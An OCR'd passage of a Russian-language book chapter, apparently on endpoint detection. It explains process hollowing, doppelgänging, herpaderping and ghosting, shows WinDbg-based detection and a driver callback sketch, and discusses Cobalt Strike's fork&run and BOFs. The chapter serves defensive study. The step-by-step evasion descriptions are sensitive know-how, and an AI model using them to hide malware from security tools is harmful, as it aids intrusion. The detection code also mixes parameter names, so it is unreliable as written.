


Рисунок 3-7. Поддельный родительский процесс в данных события ETW

На рисунке 3-7 выделен идентификатор `vmtoolsd.exe`, поддельного родительского процесса. Если сопоставить его с заголовком события на рисунке 3-8, становится заметно расхождение.




Рисунок 3-8. Идентификатор создающего процесса, зарегистрированный в заголовке события ETW

Обратите внимание на различие двух идентификаторов процесса. В данных события содержался идентификатор `vmtoolsd.exe`, тогда как заголовок содержит идентификатор настоящего создателя - `ppid-spoof.exe`.

Сведения от этого поставщика ETW не столь подробны, как информация, которую предоставил имитируемый драйвер EDR в листинге 3-14. Например, отсутствуют имена образов как родительского, так и создающего процесса. Причина в том, что поставщик ETW, в отличие от драйвера, не получает эти сведения за нас. В реальных условиях, вероятно, понадобилось бы добавить шаг получения информации посредством запроса к процессу или из другого источника данных. Тем не менее этот способ позволяет обнаружить подмену PPID, поскольку у нас есть ключевые сведения, необходимые для стратегии: несовпадающие идентификаторы родительского и создающего процессов.

Модификация образа процесса

Во многих случаях вредоносная программа стремится уклониться от обнаружения по образу или от правил, построенных на имени файла, который используется для создания процесса. Добиться этого можно множеством способов, однако один из приёмов, который мы назовём **модификацией образа процесса**, получил широкое распространение с 2017 года, хотя активные группы угроз применяли его по меньшей мере с 2014 года. Помимо сокрытия выполнения вредоносной программы или инструмента, такой приём может позволить атакующему обойти белые списки приложений, уклониться от правил межсетевого экрана узла для отдельных приложений либо пройти проверку безопасности вызывающего образа перед тем, как сервер разрешит выполнить чувствительную операцию.

В этом разделе рассматриваются четыре способа модификации образа процесса: hollowing, doppelgänging, herpaderping и ghosting. Все они достигают цели приблизительно одинаково - повторно отображают исходный образ процесса-контейнера, заменяя его собственным. Кроме того, все эти способы опираются на одно проектное решение Microsoft, принятое при реализации логики

уведомления зарегистрированных процедур обратного вызова о создании процесса.

Это проектное решение заключается в следующем: создание процесса в Windows представляет собой сложную последовательность шагов, многие из которых выполняются до того, как ядро уведомляет драйверы. В результате атакующий получает возможность каким-либо образом изменить атрибуты процесса на этих ранних этапах. Полная последовательность создания процесса, где этап уведомления в оригинале выделен полужирным, выглядит так:

1. Проверить параметры, переданные API создания процесса.

2. Открыть дескриптор целевого образа.

3. Создать объект раздела из целевого образа.

4. Создать и инициализировать объект процесса.

5. Выделить PEB.

6. Создать и инициализировать объект потока.

7. **Отправить уведомление о создании процесса зарегистрированным процедурам обратного вызова.**

8. Выполнить операции, относящиеся к подсистеме Windows, чтобы завершить инициализацию.

9. Начать выполнение основного потока.

10. Завершить инициализацию процесса.

11. Начать выполнение с точки входа образа.

12. Вернуться к вызывающей стороне API создания процесса.

Описанные в этом разделе способы пользуются шагом 3, на котором ядро создаёт объект раздела из образа процесса. После создания диспетчер памяти кеширует этот раздел образа, а значит, раздел может отличаться от соответствующего целевого образа. Поэтому, когда драйвер получает уведомление от диспетчера процессов ядра, член `FileObject` обрабатываемой им структуры `PS_CREATE_NOTIFY_INFO` может не указывать на файл, который выполняется в действительности. Помимо эксплуатации этого обстоятельства, каждый из следующих способов имеет небольшие отличия.

Опустошение процесса

Опустошение процесса (process hollowing) - один из самых старых способов использования модификации раздела, известный по меньшей мере с 2011 года. Поток выполнения этого приёма показан на рисунке 3-9.




Рисунок 3-9. Поток выполнения при опустошении процесса

Применяя этот способ, атакующий создаёт процесс в приостановленном состоянии, находит базовый адрес его образа в PEB и отменяет отображение образа. После этого противник отображает в процесс новый образ, например свой загрузчик шелл-кода, и выравнивает его раздел. В случае успеха выполнение процесса возобновляется.

Двойничество процесса

В докладе «Lost in Transaction: Process Doppelgänging», представленном на Black Hat Europe в 2017 году, Таль Либерман (Tal Liberman) и Юджин Коган (Eugene Kogan) познакомили аудиторию с новым вариантом модификации образа процесса. Их приём, **двойничество процесса** (process doppelgänging), основан на двух возможностях Windows: транзакционной NTFS (Transactional NTFS, TxF) и устаревшем API создания процессов `ntdll!NtCreateProcessEx()`.

TxF - ныне устаревший способ выполнения действий с файловой системой как единой атомарной операции. Он позволяет коду без труда откатывать изменения файлов, например во время обновления или при возникновении ошибки, и обладает собственным набором вспомогательных API.

Устаревший API создания процессов использовался до выпуска Windows 10, где появился более надёжный `ntdll!NtCreateUserProcess()`. Хотя для обычного создания процессов он устарел, в Windows 10 вплоть до версии 20H2 его всё ещё можно встретить при создании минимальных процессов. Его заметное преимущество заключается в том, что в качестве образа процесса он принимает дескриптор раздела, а не файл, однако это сопровождается значительными трудностями. Они возникают потому, что многие шаги создания процесса, в том числе запись параметров процесса в адресное пространство нового процесса и создание объекта основного потока, не выполняются автоматически. Чтобы воспользоваться устаревшей функцией создания процесса, разработчик должен воспроизвести отсутствующие шаги в собственном коде и тем самым обеспечить запуск процесса.

Сложный поток двойничества процесса показан на рисунке 3-10.




Figure 3-10: The execution flow of process doppelgänging

Рисунок 3-10. Поток выполнения при двойничестве процесса

В своей демонстрации концепции Либерман и Коган сначала создают объект транзакции и открывают целевой файл с помощью `kernel32!CreateFileTransacted()`. Затем они перезаписывают транзакционный файл вредоносным кодом, создают раздел образа, указывающий на вредоносный код, и откатывают транзакцию посредством `kernel32!RollbackTransaction()`. К этому моменту исполняемый файл вернулся в исходное состояние, но раздел образа остался закешированным с вредоносным кодом. После этого авторы вызывают `ntdll!NtCreateProcessEx()`, передавая дескриптор раздела как параметр, и создают основной поток, указывающий на точку входа вредоносного кода. Создав эти объекты, они возобновляют

основной поток и тем самым позволяют двойнику процесса выполнить код.

Herpaderping

Process herpaderping, изобретённый Джонни Шоу (Johnny Shaw) в 2020 году, использует многие из тех же приёмов, что и двойничество процесса, прежде всего устаревший API создания процессов, который создаёт процесс из объекта раздела. Herpaderping позволяет обойти основанные на образе правила драйвера, но его главная цель - уклониться от обнаружения содержимого записанного на диск исполняемого файла. Принцип работы показан на рисунке 3-11.




Figure 3-11: The execution flow of process herpaderping

Рисунок 3-11. Поток выполнения при process herpaderping

Для выполнения herpaderping атакующий сначала записывает предназначенный для выполнения вредоносный код на диск и создаёт объект раздела, оставляя дескриптор записанного исполняемого файла открытым. Затем он вызывает устаревший API создания процессов, передаёт дескриптор раздела как параметр и создаёт объект процесса. Перед инициализацией процесса противник искажает исходный исполняемый файл на диске через открытый файловый дескриптор и `kernel32!WriteFile()` либо сходный API. Наконец, он создаёт объект основного потока и выполняет остальные задачи по запуску процесса.

В этот момент процедура обратного вызова драйвера получает уведомление и может просканировать содержимое файла через член `FileObject` структуры, переданной драйверу при создании процесса. Однако из-за изменения содержимого файла функция сканирования получит фиктивные данные. Кроме того, при закрытии файлового дескриптора всем зарегистрированным мини-фильтрам файловой системы будет отправлен управляющий код ввода-вывода `IRP_MJ_CLEANUP`. Если мини-фильтр захочет просканировать содержимое файла, его постигнет та же участь, что и драйвер, и результат сканирования может оказаться ложноотрицательным.

Призрачный процесс

Один из новейших вариантов модификации образа процесса - **призрачный процесс** (process ghosting), представленный Габриэлем Ландау (Gabriel Landau) в июне 2021 года. Этот способ основан на том, что Windows запрещает удаление файлов лишь **после** их отображения в раздел образа и во время удаления не проверяет, существует ли на самом деле связанный раздел. Если пользователь попытается открыть отображённый исполняемый файл для изменения или удаления, Windows вернёт ошибку. Если же разработчик сначала пометит файл для удаления, а потом создаст из исполняемого файла раздел образа, при закрытии файлового дескриптора файл будет удалён, но объект раздела сохранится. Поток выполнения показан на рисунке 3-12.




Figure 3-12: The process-ghosting workflow

Рисунок 3-12. Порядок работы при создании призрачного процесса

Для практической реализации вредоносная программа может создать на диске пустой файл, а затем немедленно перевести его в состояние ожидания удаления через API `ntdll!NtSetInformationFile()`. Пока файл находится в этом состоянии, вредоносная программа может записать в него полезную нагрузку. Обратите внимание: на этом этапе внешние запросы на открытие файла завершатся ошибкой `ERROR_DELETE_PENDING`. Далее вредоносная программа создаёт из файла раздел образа и закрывает файловый дескриптор, удаляя файл, но сохраняя раздел образа. Затем она выполняет описанные в предыдущих примерах шаги создания нового процесса из объекта раздела. Когда драйвер получит уведомление о создании процесса и попытается обратиться к лежащему в его основе `FILE_OBJECT`, то есть структуре, которой Windows представляет файловый объект, он получит ошибку `STATUS_FILE_DELETED`, не позволяющую исследовать файл.

Обнаружение

Вариантов модификации образа процесса кажется бесконечно много, но все их можно выявлять одними и теми же базовыми способами, поскольку приём опирается на две особенности: создание раздела образа, который отличается от заявленного исполняемого файла, будь тот изменён или вовсе отсутствует, и применение устаревшего API создания процессов для создания из раздела образа нового неминимального процесса.

К сожалению, большинство правил для выявления этого приёма являются реактивными, то есть применяются лишь в ходе расследования, либо используют закрытые инструменты. И всё же, сосредоточившись на основах, можно представить несколько возможных способов обнаружения. Чтобы продемонстрировать их, Александра Донец (Aleksandra Doniec, @hasherezade) создала общедоступную демонстрацию концепции призрачного процесса, которую мы можем исследовать в контролируемой среде. Файл `proc_ghost64.exe` доступен по адресу github.com. Убедитесь, что его хеш SHA-256 совпадает со следующим: `8a74a522e9a91b777080d3cb95d8bbeea84cb71fda487bc3d4489188e3fd6855`.

Во-первых, в режиме ядра драйвер может искать сведения, связанные с образом процесса, в PEB либо в соответствующей структуре `EPROCESS`, представляющей объект процесса в ядре. Поскольку пользователь способен управлять PEB, структура процесса является более надёжным источником. Она содержит сведения об образе процесса в нескольких местах, описанных в таблице 3-1.

Таблица 3-1. Сведения об образе процесса в структуре `EPROCESS`

Расположение	Сведения об образе процесса
`ImageFileName`	Содержит только имя файла
`ImageFilePointer.FileName`	Содержит абсолютный путь Win32
`SeAuditProcessCreationInfo.ImageFileName`	Содержит полный путь NT, но может быть заполнен не всегда
`ImagePathHash`	Содержит хешированный путь NT, то есть канонизированный путь, вычисленный `nt!PfCalculateProcessHash()`

Драйверы могут запрашивать эти пути через такие API, как `nt!SeLocateProcessImageName()` или `nt!ZwQueryInformationProcess()`, чтобы получить настоящий путь к образу. После этого всё равно требуется определить, был ли процесс изменён. Несмотря на ненадёжность, PEB предоставляет точку для сравнения. Выполним такое сравнение с помощью WinDbg. Сначала попробуем получить путь к файлу образа из одного из полей структуры процесса, как показано в листинге 3-15.

```
0: kd> dt nt!_EPROCESS SeAuditProcessCreationInfo @$proc
 +0x5c0 SeAuditProcessCreationInfo : _SE_AUDIT_PROCESS_CREATION_INFO
0: kd> dt (nt!_OBJECT_NAME_INFORMATION *) @$proc+0x5c0
0xffff9b8f`96880270
 +0x000 Name      : _UNICODE_STRING " "
```

Листинг 3-15. Получение пути к файлу из `SeAuditProcessCreationInfo`

Любопытно, что WinDbg возвращает в качестве имени образа пустую строку. Это нетипично. Например, в листинге 3-16 возвращается значение, которое ожидается для неизменённого `notepad.exe`.

```
1: kd> dt (nt!_OBJECT_NAME_INFORMATION *) @$proc+0x5c0
Breakpoint 0 hit
0xffff9b8f`995e6170
 +0x000 Name     : _UNICODE_STRING
 "\Device\HarddiskVolume2\Windows\System32\notepad.exe"
```

Листинг 3-16. Поле `UNICODE_STRING`*, заполненное путём NT к образу*

Проверим также другой член структуры процесса - `ImageFileName`. Он не вернёт полный путь к образу, но всё равно предоставит ценные сведения, как видно в листинге 3-17.

```
0: kd> dt nt!_EPROCESS ImageFileName @$proc
 +0x5a8 ImageFileName : [15] "THFA8.tmp"
```

Листинг 3-17. Чтение члена `ImageFileName` *структуры* `EPROCESS`

Полученное имя файла уже должно привлечь внимание: файлы `.tmp` нечасто бывают исполняемыми. Чтобы определить возможное изменение образа, запросим PEB. Путь к образу возвращается из нескольких мест PEB: `ProcessParameters.ImagePathName` и `Ldr.InMemoryOrderModuleList`. Продемонстрируем это в WinDbg, листинг 3-18.

```
1: kd> dt nt!_PEB ProcessParameters @$peb
 +0x020 ProcessParameters : 0x000001c1`c9a71b80 _RTL_USER_PROCESS_PARAMETERS
1: kd> dt nt!_RTL_USER_PROCESS_PARAMETERS ImagePathName poi(@$peb+0x20)
 +0x060 ImagePathName : _UNICODE_STRING "C:\WINDOWS\system32\notepad.exe"
```

Листинг 3-18. Извлечение пути к образу процесса из `ImagePathName`

Как показывает вывод WinDbg, PEB сообщает путь к образу процесса `C:\Windows\System32\notepad.exe`. Проверим его запросом к полю `Ldr.InMemoryOrderModuleList`, показанному в листинге 3-19.

```
1: kd> !peb
PEB at 0000002d609b9000
 InheritedAddressSpace:        No
 ReadImageFileExecOptions:     No
 BeingDebugged:                No
 ImageBaseAddress:             00007ff60edc0000
 NtGlobalFlag:                 0
 NtGlobalFlag2:                0
 Ldr                           00007ffc74c1a4c0
 Ldr.Initialized:              Yes
 Ldr.InInitializationOrderModuleList: 000001c1c9a72390 . 000001c1c9aa7f50
 Ldr.InLoadOrderModuleList:           000001c1c9a72500 . 000001c1c9aa8520
 Ldr.InMemoryOrderModuleList:         000001c1c9a72510 . 000001c1c9aa8530
        Base             Module
1       7ff60edc0000     C:\WINDOWS\system32\notepad.exe
```

Листинг 3-19. Извлечение пути к образу процесса из `InMemoryOrderModuleList`

Здесь видно, что `notepad.exe` - первый образ в списке модулей **1**. По результатам моих испытаний так должно быть всегда. Если EDR обнаружит подобное несовпадение между именем образа в структурах процесса и PEB, она может обоснованно заключить, что произошла модификация образа процесса. Однако определить конкретный способ, использованный атакующим, она не сможет. Для этого потребуется собрать дополнительные сведения.

Сначала EDR может попытаться исследовать файл напрямую, например просканировать его содержимое по указателю, хранящемуся в поле `ImageFilePointer` структуры процесса. Если вредоносная программа создала процесс, передав объект раздела образа через устаревший API создания процессов, как в демонстрации концепции, этот член окажется пустым, листинг 3-20.

```
1: kd> dt nt!_EPROCESS ImageFilePointer @$proc
 +0x5a0 ImageFilePointer : (null)
```

Листинг 3-20. Пустое поле `ImageFilePointer`

Использование устаревшего API для создания процесса из раздела - важный признак того, что происходит нечто странное. На этом этапе EDR может обоснованно утверждать, что случилось именно это. Для подтверждения предположения EDR также способна проверить, является ли процесс минимальным или пико-процессом, производным от минимального, как показано в листинге 3-21.

```
1: kd> dt nt!_EPROCESS Minimal PicoCreated @$proc
 +0x460 PicoCreated : 0y0
 +0x87c Minimal     : 0y0
```

Листинг 3-21. Члены `Minimal` *и* `PicoCreated` *со значением false*

Ещё одно место для поиска аномалий - дерево дескрипторов виртуальных адресов (virtual address descriptor, VAD), предназначенное для отслеживания непрерывных областей виртуальной памяти процесса. Дерево VAD может предоставить весьма полезные сведения о загруженных модулях и правах выделенной памяти. Корень дерева хранится в члене `VadRoot` структуры процесса. Получить его напрямую через предоставленный Microsoft API невозможно, однако эталонную реализацию можно найти в Blackbone - популярном драйвере для работы с памятью.

Для обнаружения модификации образа процесса, вероятно, следует исследовать типы отображённых областей. К ним относятся отображения файлов `READONLY`, например файлы каталога COM+ (`C:\Windows\Registration\Rxxxxxxx1.clb`), и исполняемые файлы `EXECUTE_WRITECOPY`. В дереве VAD обычно можно увидеть путь к образу процесса с корнем Win32, иными словами исполняемый файл, лежащий в основе процесса, как первый отображённый

исполняемый файл. В листинге 3-22 приведён сокращённый вывод команды WinDbg !vad.

```
0: kd> !vad
VAD               Commit
ffffa207d5c88d00   7       Mapped      NO_ACCESS          Pagefile section, shared commit
    0x1293
ffffa207d5c89340   6       Mapped Exe  EXECUTE_WRITECOPY  \Windows\System32\notepad.exe
ffffa207dc976c90   4       Mapped Exe  EXECUTE_WRITECOPY  \Windows\System32\oleacc.dll
```

Листинг 3-22. Вывод команды !vad *в WinDbg для обычного процесса*

Вывод инструмента показывает отображённые области неизменённого процесса notepad.exe. Теперь посмотрим, как они выглядят в призрачном процессе, листинг 3-23.

```
0: kd> !vad
VAD               Commit
ffffa207d5c96860   2       Mapped      NO_ACCESS          Pagefile section, shared commit
    0x1293
ffffa207d5c967c0   6       Mapped Exe  EXECUTE_WRITECOPY  \Users\dev\AppData\Local\Temp\
    THF53.tmp
ffffa207d5c95a00   9       Mapped Exe  EXECUTE_WRITECOPY  \Windows\System32\gdi32full.dll
```

Листинг 3-23. Вывод команды !vad *для призрачного процесса*

Эта отображённая область содержит путь к файлу .tmp, а не к notepad.exe.

Теперь, когда известен путь к интересующему образу, можно исследовать его дальше. Один из способов - вызвать API ntdll!NtQueryInformationFile() с классом FileStandardInformation, который вернёт структуру FILE_STANDARD_INFORMATION. Она содержит поле DeletePending - логическое значение, показывающее, помечен ли файл для удаления. В обычных обстоятельствах эти сведения также можно получить из члена DeletePending структуры FILE_OBJECT. В структуре EPROCESS соответствующего процесса на неё указывает член ImageFilePointer. У призрачного процесса этот указатель будет нулевым, поэтому EDR не сможет им воспользоваться. В листинге 3-24 показано, как должны выглядеть указатель на файл образа и состояние удаления обычного процесса.

```
2: kd> dt nt!_EPROCESS ImageFilePointer @$proc
 +0x5a0 ImageFilePointer : 0xffffad8b`a3664200 _FILE_OBJECT
2: kd> dt nt!_FILE_OBJECT DeletePending 0xffffad8b`a3664200
 +0x049 DeletePending : 0 ' '
```

Листинг 3-24. Обычные члены ImageFilePointer *и* DeletePending

Этот листинг получен из процесса notepad.exe, выполненного в обычных условиях. В призрачном процессе указатель на файл образа имел бы недопустимое значение, поэтому флаг состояния удаления тоже был бы недействительным.

Сопоставив обычный экземпляр notepad.exe с призрачным, мы выявили несколько индикаторов:

• Пути в ImagePathName внутри члена ProcessParameters структуры PEB процесса и в ImageFileName его структуры EPROCESS не будут совпадать.

• Указатель на файл образа в структуре процесса будет нулевым, а поля Minimal и PicoCreated - ложными.

• Имя файла может быть нетипичным, хотя это не обязательное условие и пользователь способен управлять его значением.

Когда драйвер EDR получит от процедуры обратного вызова новую структуру создания процесса, у него будут ключевые сведения для построения правила обнаружения. В частности, в случае призрачного процесса можно применить ImageFileName, FileObject и IsSubsystemProcess, чтобы выявить потенциально призрачные процессы. Возможная логика драйвера показана в листинге 3-25.

```
void ProcessCreationNotificationCallback(
  PEPROCESS pProcess,
  HANDLE hPid,
  PPS_CREATE_NOTIFY_INFO psNotifyInfo)
{
  if (pNotifyInfo)
  {
1   if (!pNotifyInfo->FileObject && !pNotifyInfo->IsSubsystemProcess)
    {
      PUNICODE_STRING pPebImage = NULL;
      PUNICODE_STRING pPebImageNtPath = NULL;
      PUNICODE_STRING pProcessImageNtPath = NULL;
2     GetPebImagePath(pProcess, pPebImage);
      CovertPathToNt(pPebImage, pPebImageNtPath);
3     CovertPathToNt(psNotifyInfo->ImageFileName, pProcessImageNtPath);
      if (RtlCompareUnicodeString(pPebImageNtPath, pProcessImageNtPath, TRUE))
      {
        --snip--
      }
    }
  }
  --snip--
}
```

Листинг 3-25. Обнаружение призрачных процессов с помощью драйвера

Сначала мы проверяем, является ли файловый указатель нулевым при том, что создаваемый процесс не относится к процессам подсистемы **1**. Это означает, что он, вероятно, был создан через устаревший API создания процессов. Далее мы используем две имитируемые вспомогательные функции **2**, чтобы получить путь к образу процесса из PEB и преобразовать его в путь NT. Затем повторяем процедуру с именем файла образа из структуры вновь созданного процесса **3**. После этого сравниваем пути к образу из PEB и структуры процесса. Если они не равны, то, вероятно, найден подозрительный процесс и EDR пора принимать меры.

Практический пример внедрения в процесс: fork&run

Со временем изменения в методах злоумышленников повлияли на то, насколько важным поставщики EDR считают обнаружение подозрительных событий создания процессов. Получив доступ к целевой системе, атакующие могут использовать любое число командно-управляющих агентов для действий после первоначального проникновения. Разработчики каждого вредоносного агента должны решить, как обрабатывать обмен данными с агентом, чтобы выполнять команды в заражённой системе. Эту задачу можно решить множеством способов, но самая распространённая архитектура называется **fork&run**.

Fork&run порождает расходный процесс, в который основной процесс агента внедряет задание для действий после первоначального проникновения, позволяя ему выполняться независимо от агента. Преимущество такого подхода - устойчивость. Если задача после первоначального проникновения, выполняющаяся внутри основного процесса агента, вызовет необработанное исключение или сбой, агент может завершиться, в результате чего атакующий потеряет доступ к среде.

Такая архитектура также упрощает устройство агента. Предоставляя процесс-контейнер и средство внедрения возможностей после первоначального проникновения, разработчик облегчает интеграцию новых функций в агент. Кроме того, когда задачи после первоначального проникновения изолированы в другом процессе, агенту не нужно особенно заботиться об очистке: он может просто полностью завершить расходный процесс.

Применять fork&run в агенте настолько просто, что многие операторы могут даже не осознавать, что пользуются этим подходом. Один из самых популярных агентов, активно применяющих

fork&run, - Beacon из Cobalt Strike. С помощью профиля Malleable или встроенных команд Beacon атакующий может задать расходный процесс, в который будут внедряться возможности после первоначального проникновения. После задания цели Beacon порождает этот расходный процесс и внедряет в него код всякий раз, когда в очередь ставится требующая fork&run задача. Расходный процесс выполняет задание, возвращает вывод и завершается.

Однако эта архитектура создаёт большой риск для скрытности операции. Теперь атакующему приходится обходить столько правил обнаружения, что использовать встроенные возможности агента вроде Beacon зачастую непрактично. Вместо этого многие команды сегодня применяют агент только как средство внедрения кода инструментов для действий после первоначального проникновения и сохранения доступа к среде. Пример такой тенденции - рост популярности наступательных инструментов на C#, которые преимущественно запускаются через команду Beacon `execute-assembly`. Она выполняет сборки .NET в памяти и внутри использует fork&run.

Из-за такого изменения методов EDR тщательно исследуют создание процессов со множества сторон: от относительной частоты связи родительского и дочернего процессов в среде до того, является ли образ процесса сборкой .NET. Однако по мере того, как поставщики EDR учились лучше обнаруживать схему «создать процесс и внедриться в него», атакующие начали считать порождение нового процесса крайне рискованным и искать способы его избежать.

Одна из крупнейших трудностей для поставщиков EDR появилась в Cobalt Strike 4.1, где были представлены объектные файлы Beacon (Beacon Object Files, BOF). BOF - это небольшие программы на C, предназначенные для выполнения в процессе агента, благодаря чему fork&run вообще не требуется. Разработчики возможностей могли сохранить существующий процесс разработки, но воспользоваться новой архитектурой и получать те же результаты более безопасным способом.

Если атакующие устраняют артефакты fork&run, поставщикам EDR приходится основывать обнаружение на других элементах телеметрии. К счастью для них, BOF устраняют лишь телеметрию создания процесса и внедрения, связанную с появлением расходного процесса. Они никак не скрывают артефакты инструментов для действий после первоначального проникновения: сетевой трафик, взаимодействия с файловой системой и вызовы API. Поэтому BOF действительно затрудняют обнаружение, но не являются универсальным решением.

Заключение

